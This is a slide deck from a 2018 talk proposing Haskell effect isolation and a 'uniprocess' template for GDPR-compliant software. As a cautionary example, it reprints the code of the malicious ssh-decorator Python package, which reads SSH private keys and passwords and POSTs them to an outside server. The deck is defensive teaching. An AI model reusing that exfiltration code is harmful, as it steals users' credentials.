
Uniproces:

Developing applications that comply with the EU GDPR by technical means

2018-11-18, Pre-GOTO Conference CPH Meetup @ Trifork



Overview


- About me (very shortly)
- Background: EU General Data Protection Regulation
  - Why Haskell?
- The Concept of ***Uniprocess***
- **Note**: Slides are released under the CC BY-SA license
  - Creative Commons Attribution-ShareAlike (“copyleft”)

About me (very shortly)

- Ramón Soto Mathiesen (Spaniard + Dane)
- MSc. Computer Science ***DIKU/Pisa*** and minors in Mathematics ***HCØ***
- ***CompSci*** @ SPISE MISU ApS
  - ***"Stay Pure, Isolating Side-Effects"*** -- Michael Werk Ravnsmed dixit
  - ***"Make Illegal States Unrepresentable"*** -- Yaron Minsky dixit
  - Trying to solve EU GDPR with a scientific approach (Computer Science and Math)
  - Mostly ***Haskell*** and to a lesser extend ***Elm***
- Member of the Free Software Foundation (FSF) since November 2007
- Founder of Meetup for F#unctional Copenhageners (MF#K) EST. November 2013
- Blog: http://blog.stermon.com/

Matching of expectations

- In this talk I will show how using an alternative approach to how we "***normally***" do software, we can comply with the legislation described in the General Data Protection Regulation (***EU GDPR***) from a technical point of view
- As a side effect, we can easily convince the ***EU Data Protection Agencies***, that this is the case



Background: EU GDPR TL;DR ("Too lazy; didn't read")

- ***EU GDPR*** (General Data Protection Regulation) came into force ***2016-05-24*** and is applied since ***2018-05-25***
- The ***fundamental rights*** of EU ***citizens***, are strengthen by the ***EU GDPR*** concerning the ***protection*** of natural persons with regard to the ***processing*** of ***personal data*** and the ***free circulation*** of these data
- Personal data ***only includes*** information relating to ***natural persons*** who:
  - can be identified or who are identifiable, directly from the information in question
  - who can be indirectly identified from that information combined with other information (***singled out***)

  Note: ***Pseudonymised data*** can help reduce privacy risks by making it more difficult to identify individuals, but it ***is still personal data***

Background: EU GDPR (Individual Rights)

- The ***EU GDPR*** provides the following rights for individuals:
  - The right to be informed
  - The right of access
  - The right to rectification
  - The right to erasure
  - The right to restrict processing
  - The right to data portability
  - The right to object

Background: EU GDPR (Lawful bases for Processing)

- The lawful bases for processing are set out in Article 6 of the ***EU GDPR***. At least one of these must apply whenever you process personal data:
  - Consent
  - Contract
  - Legal obligation
  - Vital interests
  - Public task
  - Legitimate interests

Background: EU GDPR (Rights vs Processing)

-	Right to erasure	Right to portability	Right to object
Consent	✓	✓	✗ (*)
Contract	✓	✓	✗
Legal obligation	✗	✗	✗
Vital interests	✓	✗	✗
Public task	✗	✗	✓
Legitimate ints.	✓	✗	✓

(*) but the right to withdraw consent

Background: EU GDPR (Principles)

- The ***EU GDPR*** sets out seven key principles (***Article 5***):
  - Lawfulness, fairness and transparency
  - Purpose limitation
  - Data minimisation
  - Accuracy
  - Storage limitation
  - Integrity and confidentiality (security)
  - Accountability
- These principles should lie at the heart of your approach to processing personal data.

Background: EU GDPR (Fines)

- ***Failure to comply*** with the ***principles*** (Article 5) may leave you open to substantial ***fines***. ***Article 83(5)(a)*** states that infringements of the basic principles for processing personal data are subject to the highest tier of administrative fines. This could mean a fine of up to ***€20 million***, or ***4%*** of your ***total worldwide annual turnover***, whichever is higher.

Background: EU GDPR (Data protection)

- The ***EU GDPR*** requires (Article 25) you to put in place appropriate ***technical*** and organisational ***measures*** to implement the data protection ***principles*** and safeguard individual ***rights***
- This is "***data protection by design and by default***", previously known as "***privacy by design***"
- Data protection can help you ensure that you comply with the ***EU GDPR's*** fundamental ***principles*** and ***requirements***, and forms part of the focus on ***accountability***

Background: EU GDPR (Results since application)

- Point of view as a citizen:
  - **Visibility** in the amount of ***cookies*** that must be accepted in order to visit a ***web page*** and disallows access to content until those cookies are accepted
  - I guess we all have received a few ***emails*** from companies asking us ***if they can use our data***, right?
    - Have you tried not to give it and to ask that they delete your data, as stipulated in Article 17: Right of erasure (“the right to be forgotten”)?

Background: EU GDPR (Results since application)

- Point of view as a public or private entity:
  - There have been ***quite a few companies*** that claim to provide services to ***help us comply*** with the ***EU GDPR***
  - What is obvious is that ***very few, if any***, provide tools to help us ***develop applications*** that comply with the Regulation
  - Law firms provide ***legal services***, at a relatively ***high price***, as usual, and ***other consultancies*** provide a lot of ***paperwork*** and words that, probably, will be "***Gone with the Wind***"


Background: EU GDPR (Results since application)

- Point of view as a public or private entity:
  - Having participated for almost 2 years in an Informal ***Experience Exchange Group (ERFA-DPO)*** organized by the largest IT-union in Denmark (Prosa)
  - And going to all kinds of ***meetings*** related to the ***EU GDPR***
  - What usually happens is that representatives of companies ask for: technologies, methodologies, libraries, frameworks, … that could help them develop applications with a Certificate of Guarantee that comply with the ***EU GDPR***

Background: EU GDPR (for EU institutions)

- The European Data Protection Supervisor (***EDPS***) published on ***2018-09-14*** the following text on LinkedIn:
  - *"Today the **European Parliament** adopted the new Regulation governing data protection in the EU institutions and bodies, the **'GDPR for EU institutions'**. The new, strengthened rules ensure that the high standard of data protection within the EU institutions and bodies is in line with the standard provided for in the GDPR. They reflect the new emphasis on accountability, **requiring** the EU institutions to **actively demonstrate their compliance** with data protection rules and **prioritise practical safeguards** for individuals **rather than bureaucratic procedures** ..."*
  - In other words (my humble interpretation): *"**EDPS** demands a greater number of practical solutions, which demonstrates that they comply with the **EU GDPR**, and less bureaucratic paperwork"*

Background: EU GDPR (Guidelines to follow)




LinkedIn Post (Tim Walters, Ph.D.)

Background: EU GDPR (Guidelines to follow)

- *"One example: The requirement for **data minimization** (Article 5(1)(c)) means that you must be **able to demonstrate** that every business **process** that **touches personal data** (and **every technology** that contributes to it) is **designed** in such a way that it **uses** the **smallest** possible **amount of data** for the **shortest** possible period of **time** while **exposing** it to the **fewest** possible **eyeballs** and **ensuring** that it is **deleted** as **quickly as possible** when the **processing** purpose **is completed**"* -- Tim Walters

Why Haskell (Concepts and definition)

- ***Firstly***, I will talk about the ***basic concepts*** of Haskell, without going too far into the theoretical details, to make sure that we are all on the same pace
- ***Haskell*** is a ***standardized***, general-purpose, purely functional programming language with non-strict semantics and strong static typing
- ***Haskell*** is ***widely used*** in the ***academia*** but also in the ***industry***




Why Haskell (Purity vs Effects)

- In ***Haskell*** there is a clear ***separation***, which is ***enforced*** by the ***type system*** and the ***compiler***, between ***pure code***: it is always evaluated with the same output value given the same input and does not cause any side effects such as mutation of mutable objects or output to I/O devices; and ***code*** that ***produces effects***:

Parent calls child	**Parent with effects**	**Parent pure**
Child with effects	✓ Code with effects	✗ `Compiler error`
Child pure	✓ Code with effects	✓ Pure code

Note: All Haskell applications have a parental code branch with input and output I/O effects. If this were not the case, we could not provide inputs or see the output of the calculations and, therefore, it would be a waste of time to execute any application

Why Haskell (Purity vs Effects)




Why Haskell (Purity vs Effects)

- In some cases, to increase performance, this clear separation can somehow be avoided with referential transparency. For example:

```
λ> import System.IO.Unsafe
λ> reftrans = unsafePerformIO $ pure =<< getChar
λ> :t reftrans
λ> reftrans :: Char -- No trace of effects in the signature !!!
```

- When this happens, we can no longer see the ***side-effects*** in the function ***signatures*** and the type system and compiler, can't no longer help us



Why Haskell (Purity vs Effects)

- To ensure that undesired side-effects can't be hidden under referential transparency, you must add the following pragma at the start of all the files, in an ad hoc manner, and thus avoid the launching of the missiles as ***Simon Peyton Jones*** usually says:


```
{-# LANGUAGE Safe #-}
```

- Instead of using ad-hoc pragmas use compiler flags (preferable):


```
… -XSafe -fpackage-trust -trust=base …
```

Why Haskell (Isolation and granulation)

- As mentioned in the previous section, all ***Haskell*** applications have a parental code branch with I/O effects. This is what allows us to create all kinds of applications (***equivalence*** with ***Turing complete*** languages)
- Now, it's ***not always*** the case that if a ***branch of the code is allowed to have side effects***, these should be ***all the possible side effects***
- For example: We want to send confidential data to a database, but we do not want our subcontractor, who manages that part of the code, to send such sensitive information to their own servers



Why Haskell (Isolation and granulation)



```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass
except:
    from urllib import urlencode
    import urllib2
    def log(data):
        try:
            post = urlencode(data)
            req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
            response = urllib2.urlopen(req)
            res = response.read()
        except:
```

```
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port":port, "pkey": pdata, "passowrd": password, "user":user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'")  # ignore welcome message
self.stdin = ''
```

ssh-decorator (Python package) leaks your SSH data

Why Haskell (Isolation and granulation)

Twitter and GitHub logs your passwords in clear text

Why Haskell (Isolation and granulation)

Cybersecurity now a days, just consist in stemming the tide of the unavoidable !!!

Why Haskell (Isolation and granulation)

Cybersecurity now a days, just consist in stemming the tide of the unavoidable !!!


Why Haskell (Isolation and granulation)

~~Cyber~~security now a days, just consist in stemming the tide of the unavoidable !!!

Why Haskell (Isolation and granulation)


- In ***Haskell***, the bridge that is responsible for ***binding*** the pure code in combination the with code containing effects, is called ***monads***
- ***Monads*** are structures that represent calculations defined as a sequence of steps.
- Formally, all instances of the monad class must obey the three laws of monads:

```
- Left  identity :   pure a  >>= f    ≡ f a
- Right identity :         m  >>= pure ≡ m
- Asociatividad  : (m >>= f) >>= g    ≡ m >>= (\x -> f x >>= g)
```


Why Haskell (Isolation and granulation)

- As mentioned earlier, this ***bridge*** that is responsible for ***binding*** the pure code with the code with effects, ***can do so gradually*** allowing us to make sure that if we ***only allow*** a part of the code to access the network, ***it can only do that*** side-effect
- For example: We want to ***ensure*** (by design) that our application ***only accesses*** the content of a ***specific page*** in the network (effect) where that content should be ***displayed*** on the ***output device*** of the console (another effect) ***adding date and time stamps*** (third effect)



Why Haskell (Isolation and granulation)

```
granulated -- Granulation of effects
  ::
    ( Effects.ConsoleOutM      m
    , Effects.DateTimeM        m
    , Effects.SpecificWebsiteM m
    )
  => m ()

main -- Signature of the main entrance of the application
  :: IO ()

...

main =
  -- By binding the main function with our granulated function, the
  -- application, is automatically isolated to the designated effects
  granulated
```

Why Haskell (Isolation and granulation)

```
-- DESIGN OF EFFECTS (no implementation details)

class Monad m => ConsoleOutM m where
  putStrLn' :: String -> m ()


class Monad m => DateTimeM m where
  getCurrentTime' :: m  UTCTime
  getCurrentDate  :: m (Integer,Int,Int)


class Monad m => SpecificWebsiteM m where
  parseRequest' :: String  -> m Request
  httpLbs'      :: Request -> Manager -> m (Response L8.ByteString)
  httpNoBody'   :: Request -> Manager -> m (Response ())
  tlsManager    :: m Manager
```

Why Haskell (Isolation and granulation)


```
-- IMPLEMENTATION OF EFFECTS

instance ConsoleOutM IO where
  putStrLn'
    = putStrLn

instance DateTimeM IO where
  getCurrentTime'
    = getCurrentTime

  getCurrentDate
    = toGregorian . utctDay <$> getCurrentTime

instance SpecificWebsiteM IO where
  parseRequest' relativeUrl =
    parseRequest $ Domain.uri ++ relativeUrl

...

uri =
  "https://specificwebiste.com"
```

Why Haskell (Isolation and granulation)

All effects (I/O) vs Granulated (Output to the Console ∪ Time and Date ∪ Specific Page)

Why Haskell (Isolation and granulation)

- Therefore, it is ***very easy to ensure*** that the ***design and architecture*** will be ***applied*** throughout the ***entire application***
- It will also ***be easy to see*** for the experts, maybe even for the users, that the ***application really does*** what it was ***designed to do***




Why Haskell (Isolation and granulation)

- And if someone tries to ***modify*** the application, with ***bad intentions***, it will ***require major changes*** in the ***design and architecture***, which can be ***easily spotted***.
- Talking about how to ***do things the right way*** and thus ***ensure "data protection by design and default"***

  Note: And the best thing is that you don't have to believe in my word, you just have to ***trust*** a piece of ***technology*** that is based on ***solid foundations*** of ***Mathematics*** and ***Computer Science***


Why Haskell (Guidelines to follow)

- *"One example: The requirement for **data minimization** (Article 5(1)(c)) means that you must be **able to demonstrate** that every business **process** that **touches personal data** (and **every technology** that contributes to it) is **designed** in such a way that it **uses** the **smallest** possible **amount of data** for the **shortest** possible period of **time** while **exposing** it to the **fewest** possible **eyeballs** and **ensuring** that it is **deleted** as **quickly as possible** when the **processing** purpose **is completed**"* -- Tim Walters



Why Haskell (Lets recap)

- It seems that ***Haskell*** + ***EU GDPR*** is a:
  - “*M*atch made in heaven”
- But as the old saying goes:
  - “All that glitters is not gold” …



Concept of **Uniprocess** (Referential transparency)

- … speaking from experience, the majority of those who use ***Haskell***, don't usually give too much importance to the referential transparency, because if they can use an ***escape route to bypass*** the ***strict rules*** of the language, they will
  - Quoting Bill Gates: *"I choose a lazy person to do a hard job. Because a lazy person will find an easy way to do it"*
- This can have consequences if the compiler flags that do not allow referential transparency are used at project level:

  … `-XSafe -fpackage-trust -trust=base` …
- in the way that some ***Haskell*** packages can't be used
  - **Data.Text** can't be marked as a ***trustedworthy***, while **Data.ByteString** can

Concept of **Uniprocess** (Definition and guarantees)

- This is where the concept of ***uniprocess*** comes into play, and is defined as:
  - *"A stateless piece of software that encapsulates a process, seen from a business perspective, of which it is known at all times what data enter and what data comes out of the process"*
- To ***ensure this statement***, it is necessary that ***all code*** used, can be ***marked as a safe*** with the previously mentioned compiler flags

Concept of **Uniprocess** (Definition and guarantees)

- In addition, we also want to provide the possibility to exclude packages that can't be registered as ***trustedworthy***
- This is achieved by introducing the concept of ***restricted effects***, as described in the article [Safe {H}askel], to ***make sure*** that ***only*** a ***minimum number*** of effects can be used
- [Safe{H}askel]: (David Terei, David Mazières, Simon Marlow, Simon Peyton Jones) Haskell '12: Proceedings of the Fifth ACM SIGPLAN Symposium on Haskell, Copenhagen, Denmark, ACM, 2012


Concept of **Uniprocess** (Basics: Effect isolation)

- ***Restriction of effects***: Only specific effects are allowed in a ***uniprocess***:
  - ***Write to the console***. For maintenance purposes
  - ***Date and time***. For the purpose of timestamps
  - ***Random values generated by the operating system***. For the generation of unique identifiers and data anonymization
  - ***Secure network communication***. All communication with a ***Uniprocess*** must be done over TLS

Concept of **Uniprocess** (Basics: Effect isolation)

- ***Granulation of effects***: It must be possible to further restrict the effects of certain branches of the code, recursively, to limit to a subset of the restricted effects. For example:
  - Only the part of the code handling the ***HTTPS*** server, is able to ***output logs*** to the ***console***
  - We have limited a code branch so it can only retrieve data the following service: https://example.service.com:8443 . Once received, the data can then be used by some of the other code branches which can't access the mentioned service

Concept of **Uniprocess** (Basics: Effect isolation)



Effects

- R0 - Random + Console + Timestamps + Network
- R1 - Random + Timestamps
- R10 - Random
- R11 - Timestamps
- R2 - Console + Network
- R20 - Console
- R21 - Network
- R210 - Receive from foo.com
- R210 - Send to bar.com

Concept of **Uniprocess** (Basics: Effect isolation)

- Thanks to the ***isolation of effects***, it would be ***enough*** for ***companies to design*** the ***effects layers*** and ***outsource the development*** to anyone (*) with the necessary knowledge, ***knowing*** that the ***code they receive*** will ***comply 100%*** with their ***initial design***

  (*) - even the best black-hat hackers


Concept of **Uniprocess** (Basics: Reproducible builds)

Galician veal roaming the mountains. Best meat in Spain, certified by a quality/warranty seal

Concept of **Uniprocess** (Basics: Reproducible builds)

- Code compiled with ***Haskell*** will always produce the same bits, because the compiler is deterministic
- If a ***secure hash*** is applied to these ***binaries***, in this case SHA-256, we can create what is called a ***reproducible build hash***. For example:
  - ***28066d57da7328899c853a3f6c9ebc1bc7e0fa1a0ce0e9bf05de9c796911aa93*** (64 hex number)
- This ***hexadecimal*** number, could be denominated as a ***warranty seal***, since it certifies that a ***specific code*** will always ***produce*** the ***same binary***
- As there is a ***link between code*** and ***binaries***, this will allow the relevant ***authorities*** to testify that the ***application*** that is currently being ***executed comes*** from the ***source code*** and, in addition, to easily perform ***trustworthy audits*** to verify that the applications, really do what they were designed to do

Concept of **Uniprocess** (Basics: Reproducible builds)



- When using Docker technology for the ***distribution of binaries***, as it is a technology that does ***not*** give the same importance to determinism when it comes to recreating images or containers, it has been necessary to create ***algorithms*** that are capable of producing ***reproducible build hashes*** for both of ***images and containers***, and therefore safeguard the guarantees offered by the use of ***Haskell***
- The reason for the use of Docker, is that it allows to use ***base containers*** of a much ***smaller size*** if we compare it to a standard operating system. The base container used is fpco/haskell-scratch:integer-gmp of only ***2 MB*** in size, producing container images of about ***7.5 - 15 MB***
- And since the ***base container*** only includes ***Linux components*** to run ***Haskell*** applications, this will ***minimize*** the ***attack surface for hackers***

Concept of **Uniprocess** (Basics: Reproducible builds)

4 Billion seconds ≈ 126.8 years

4 Billion × 126.8 years ≈ 507 Billion years

≈ 37× Age of universe

Safety in Numbers of 256-bit security

Concept of **Uniprocess** (Basics: Communication)

- ***Incoming***
  - ***HTTPS server***: A ***uniprocess*** will run a lightweight ***HTTPS*** server, that will only respond to ***GET*** and ***POST*** requests. Connections aren't held alive as once a request is served, the server will close the connection afterwards
  - ***Secure WebSocket server***: The only way to keep a connection alive with a ***uniprocess***, is if the ***client*** provides an Upgrade header to the server so the ***HTTPS*** connection will be replaced by a ***Secure*** WebSocket
- ***Outgoing***
  - ***HTTPS client***: Only ***GET*** and ***POST*** are the only supported request. The header ***Connection: close*** is always added to these request
  - ***Secure WebSocket client***: The WebSocket Upgrade header is supported as well

Concept of **Uniprocess** (Basics: Communication)

- ***Security***
  - ***TLS***: A ***uniprocess*** can only communicate over the ***Transport Layer Security***, more specifically, the ***version 1.2***. This will ensure that all message exchange between the ***uniprocess*** and other services, is secured by ***design and default***

Concept of **Uniprocess** (Basics: Communication)

- ***Data***
  - Both the HTTP and WebSocket server/client are limited to send/receive data in JSON format, which means that it is the only supported format
  - ***Consistency and correctness***: can be enforced by using parser-combinators, which will allows us to ensure that, for example, a ***name*** shouldn't contain a number "John 42 Doe" (possible data-leak)

Concept of **Uniprocess** (Basics: Documentation)

- The ideal scenario is that the ***documentation*** is ***derived*** directly from the side-effects as well as a graphical representation, ***sunburst*** diagram
- This would allow the ***semantics*** of the process to be kept hidden and thus respect the ***intellectual property*** (IP) of the companies
- As a result, by having a direct ***link*** between the ***code*** and the ***documentation***, it would ease ***audits*** and make them trustworthy

Concept of **Uniprocess** (Open Source Software)

- To ***ensure*** that companies can ***safeguard*** their ***intellectual property*** (IP), We have chosen LGPL-3.0 as it is a permissive copyleft license, that will allow you to build on the provided solution but letting you decide if your work is going to get released under another license, open source or not
- For more information on the template, please look into the source code which can be found at:
  - Uniprocess Template @ GitLab

Concept of **Uniprocess** (Released in λ)

- In this initial λ release, both the the WebSocket client and server, don't have the ***necessary quality***, therefore they are excluded and will be released soon

  Note: I actually forgot to implement support for ***POST*** requests (working on that at the moment)

Concept of **Uniprocess** (Recapping with an analogy)

- In Denmark it is allowed to drive scooters on the bike lane
- A requirement is that the speed limit does not exceed 45 km/h for the scooters
- All companies that sell scooters in Denmark limit the engine to ensure that they do not exceed that speed (***technical measure***)
- If this were not the case, the Danish authorities could fine, very heavily, brands that don't comply with the law
- For officials, in this case the police, it is very easy to inspect if the scooter complies with the law or not, since they have in the trunk of their vehicles a speedometer (another ***technical measure***)


Concept of **Uniprocess** (Recapping with an analogy)

- And this is where the concept of ***uniprocess*** enter the scene. Using this concept, we can help ***brands*** ensure that their applications ***do not exceed the speed limit*** while ***providing tools*** to the relevant ***authorities to ensure*** that the ***law is followed***
- Being ***software development*** and ***scooters*** two totally different domains you could say: “That’s OK, but if I as a user, buy a scooter and make changes to the engine”. Unlike with scooters, we can ***exclude this possibility*** totally thanks to the ***Haskell monads*** !!! (the main reason why this concept is so valuable)

Summary

- ***The European Data Protection Supervisor (EDPS)***: "*demands a greater number of practical solutions, which demonstrates that they comply with the* ***EU GDPR****, and less bureaucratic paperwork*"
- In order to solve the ***EU GDPR***, from a ***technical point of view***, ***Haskell*** isn't enough, we need something more
- The concept of ***uniprocess*** tries to facilitate, through a ***Haskell template*** (Open Source), a ***methodology*** to ***design and develop*** applications with "***data protection by design and by default***" and allowing, with a ***seal of quality***, the relevant ***authorities to corroborate*** that this is the case even when subcontracting the development to unreliable individuals or companies
- As when we ***encrypt data***, performance decreases. The ***same happens*** when use ***SAFE code*** in ***Haskell***. That must be ***taken into account*** when ***designing*** applications. You can obtain greater performance by delegating tasks with anonymous data to later collect the calculations and present them to the end user but always keeping in mind: **Correctness + security ≫ performance**

  Note: The notacion ≫, reads much greater than



Q & A

Any questions?